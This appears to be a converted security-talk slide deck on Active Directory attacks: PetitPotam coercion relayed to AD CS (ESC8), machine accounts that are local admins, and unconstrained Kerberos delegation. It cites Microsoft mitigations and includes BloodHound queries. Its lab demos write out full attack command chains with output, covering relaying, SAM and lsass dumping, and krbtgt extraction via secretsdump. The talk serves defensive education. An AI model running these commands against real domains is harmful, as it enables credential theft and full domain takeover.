
2. Hacking Using Coercion Techniques!



What Can We Do?



What to Exploit With This?



“Certified Pre-Owned”

by Will Schroeder and Lee Christensen


https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

We focus on **ESC8**


NTLM Relay to AD CS HTTP Endpoint (ESC8)

- Exploit using coercion techniques
- If you followed security news in 2021, you have read about this!


PetitPotam + ADCS



PetitPotam + ADCS



PetitPotam + ADCS



But It's 2023

KB5005413: Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS)

Windows Server 2008, Windows Server 2008 R2, Windows Server 2016, Windows Server 2019,

Summary

Microsoft is aware of PetitPotam which can potentially be used to attack Windows domain controllers or other Windows servers. **PetitPotam is a classic NTLM Relay Attack** and such attacks have been previously documented by Microsoft along with numerous mitigation options to protect customers. For example: [Microsoft Security Advisory 974926](#).

If not yet done, **implement mitigations:**

<https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429>

Summary


- PetitPotam != ESC8 (Relay to ADCS)
- PetitPotam is not fixed or mitigated
- But you hopefully implemented mitigations for ESC8
- ESC8 can also be exploited with any other coercion technique

Lesser Known Problems

ESC8 is old news



Machine Accounts That Are Local Admin



Questions

- Is this a common configuration?
- Why would anyone configure this?

Answer: Microsoft Configuration Manager

Elevated permissions

Configuration Manager requires some accounts to have elevated permissions for on-going operations. For example, see [Prerequisites for installing a primary site](#). The following list summarizes these permissions and the reasons why they're needed.

- The computer account of the primary site server and central administration site server requires:
 - Local Administrator rights on all site system servers. This permission is to manage, install, and remove system services. The site server also updates local groups on the site system when you add or remove roles.
 - Sysadmin access to the SQL Server instance for the site database. This permission is to configure and manage SQL Server for the site. Configuration Manager tightly integrates with SQL, it's not just a database.

BloodHound Query

```
MATCH p=(c1:Computer)-[r1:MemberOf*1..]->(g:Group)-[:AdminTo]->(c2:Computer)
return p
```

```
MATCH p=(c1:Computer)-[:AdminTo]->(c2:Computer)
return p
```


BloodHound Output (In the Lab)



Let's Exploit It!



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Photo by [Markus Spiske](#) on [Unsplash](#)

Screenshots

```
ntlmrelayx.py -t server.sba-research.lab -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

```
python3 coercion/PetitPotam/PetitPotam.py -u test -p Password123 -d sba-research.lab 192.168.245.128 dc.sba-research.lab

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_8 @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:dc.sba-research.lab[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.245.101, attacking target smb://server.sba-research.lab
[*] Authenticating against smb://server.sba-research.lab as SBA-RESEARCH/DC$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.245.101 controlled, but there are no more targets left!
[*] Target system bootKey: 0x1aeb11ddd7b03c264fea10a5f9e5a37d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7cf6db0e5e6d1923590be7f3ff1493cb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:dc1fce1c5b3f42b9b6ccddf822a289c0:::
[*] Done dumping SAM hashes for host: server.sba-research.lab
```


Impact

- We are local admin on a server
- Let's see where we can go from here
- In the real world there might be hashes! 😊


Kerberos Delegation



General Functionality




Problem: Unconstrained Delegation




How Can We Abuse This?

- Normally an attacker would have to wait for a domain admin to connect
- **Kerberos delegation also works with machine accounts**

Exploit



Exploit



Unconstrained Delegation:
📄 can be forwarded

Vulnerability

SERVER.SBA-RESEARCH.LAB

OVERVIEW

Sessions	1
Reachable High Value Targets	0
Sibling Objects in the Same OU	1
Effective Inbound GPOs	2
See Computer within Domain/OU Tree	

NODE PROPERTIES

Object ID	S-1-5-21-1487952121-2794921983-1025249206-1103
OS	Windows Server 2022 Standard Evaluation
Enabled	True
Allows Unconstrained Delegation	True
Compromised	False
LAPS Enabled	False
Password Last Changed	Tue, 09 May 2023 00:30:06 GMT
Last Logon	Tue, 09 May 2023 14:33:29 GMT

Let's Exploit It!



SBA Research

Photo by [Markus Spiske](#) on [Unsplash](#)

Screenshots

```
python3 coercion/PetitPotam/PetitPotam.py -u test -p Password123 -d sba-research.lab server.sba-research.lab dc.sba-research.lab
```



PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```
crackmapexec smb server.sba-research.lab -u Administrator -H 7cf6db0e5e6d1923590be7f3ff1493cb --local-auth -M nanodump
[*] Windows 10.0 Build 20348 x64 (name:SERVER) (domain:SERVER) (signing:False) (SMBv1:False)
[*] SERVER\Administrator:7cf6db0e5e6d1923590be7f3ff1493cb (Pwn3d!)
[*] 64-bit Windows detected.
[*] Created file nano.exe on the \\C:\Windows\Temp\
[*] Getting lsass PID tasklist /v /fo csv | findstr /i "lsass"
[*] Executing command C:\Windows\Temp\nano.exe --pid 672 --write C:\Windows\Temp\20230531_1610.log
[*] Process lsass.exe was successfully dumped
[*] Copying 20230531_1610.log to host
[*] Dumpfile of lsass.exe was transferred to /tmp/cme/SERVER_64_SERVER.log
[*] Deleted nano file on the C$ share
[*] Deleted lsass.dmp file on the C$ share
```

```
ppypykatz lsa minidump /tmp/cme/SERVER_64_SERVER.log -k ~/kerberos > /dev/null
INFO:ppypykatz:Parsing file /tmp/cme/SERVER_64_SERVER.log
INFO:ppypykatz:Writing kerberos tickets to /home/sba/kerberos
ls kerberos
SERVER_64_SERVER.log_f3efc800.ccache
TGS_SBA-RESEARCH.LAB_SERVER$_cifs_dc.sba-research.lab_0cc90b83.kirbi'
TGS_SBA-RESEARCH.LAB_SERVER$_cifs_dc.sba-research.lab_sba-research.lab_d520d960.kirbi'
TGS_SBA-RESEARCH.LAB_SERVER$_GC_dc.sba-research.lab_sba-research.lab_96eb5394.kirbi'
TGS_SBA-RESEARCH.LAB_SERVER$_LDAP_dc.sba-research.lab_f975d09a.kirbi'
TGS_SBA-RESEARCH.LAB_SERVER$_ldap_dc.sba-research.lab_sba-research.lab_44af6e95.kirbi'
TGS_SBA-RESEARCH.LAB_SERVER$_ldap_dc.sba-research.lab_sba-research.lab_6b85da04.kirbi'
TGS_SBA-RESEARCH.LAB_SERVER$_SERVER$_2423a594.kirbi'
TGT_SBA-RESEARCH.LAB_DC$_krbtgt_SBA-RESEARCH.LAB_45e84a44.kirbi'
TGT_SBA-RESEARCH.LAB_SERVER$_krbtgt_SBA-RESEARCH.LAB_2434ed28.kirbi'
TGT_SBA-RESEARCH.LAB_SERVER$_krbtgt_SBA-RESEARCH.LAB_4824587d.kirbi'
TGT_SBA-RESEARCH.LAB_SERVER$_krbtgt_SBA-RESEARCH.LAB_4e12c2bd.kirbi'
TGT_SBA-RESEARCH.LAB_SERVER$_krbtgt_SBA-RESEARCH.LAB_edba9f80.kirbi'
```

```
secretsdump.py -k -no-pass -just-dc-user krbtgt dc:\$@dc.SBA-RESEARCH.LAB
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7409a811650830d2d4a7aaeb68e98329:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:049e148d5dead2596b7b5df598e231fb36bbe8f3007e24b6f85651e5783d00f
krbtgt:aes128-cts-hmac-sha1-96:a177f83761e01bcf37d7f9e9250940ad
krbtgt:des-cbc-md5:1f208304fbcc4c70
[*] Cleaning up...
```

```
ticketConverter.py kerberos/TGT_SBA-RESEARCH.LAB_DC$_krbtgt_SBA-RESEARCH.LAB_45e84a44.kirbi kerberos/dc.ccache
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] converting kirbi to ccache...
[*] done
export KRB5CCNAME=/home/sba/kerberos/dc.ccache
klist
Ticket cache: FILE:/home/sba/kerberos/dc.ccache
Default principal: DC$@SBA-RESEARCH.LAB

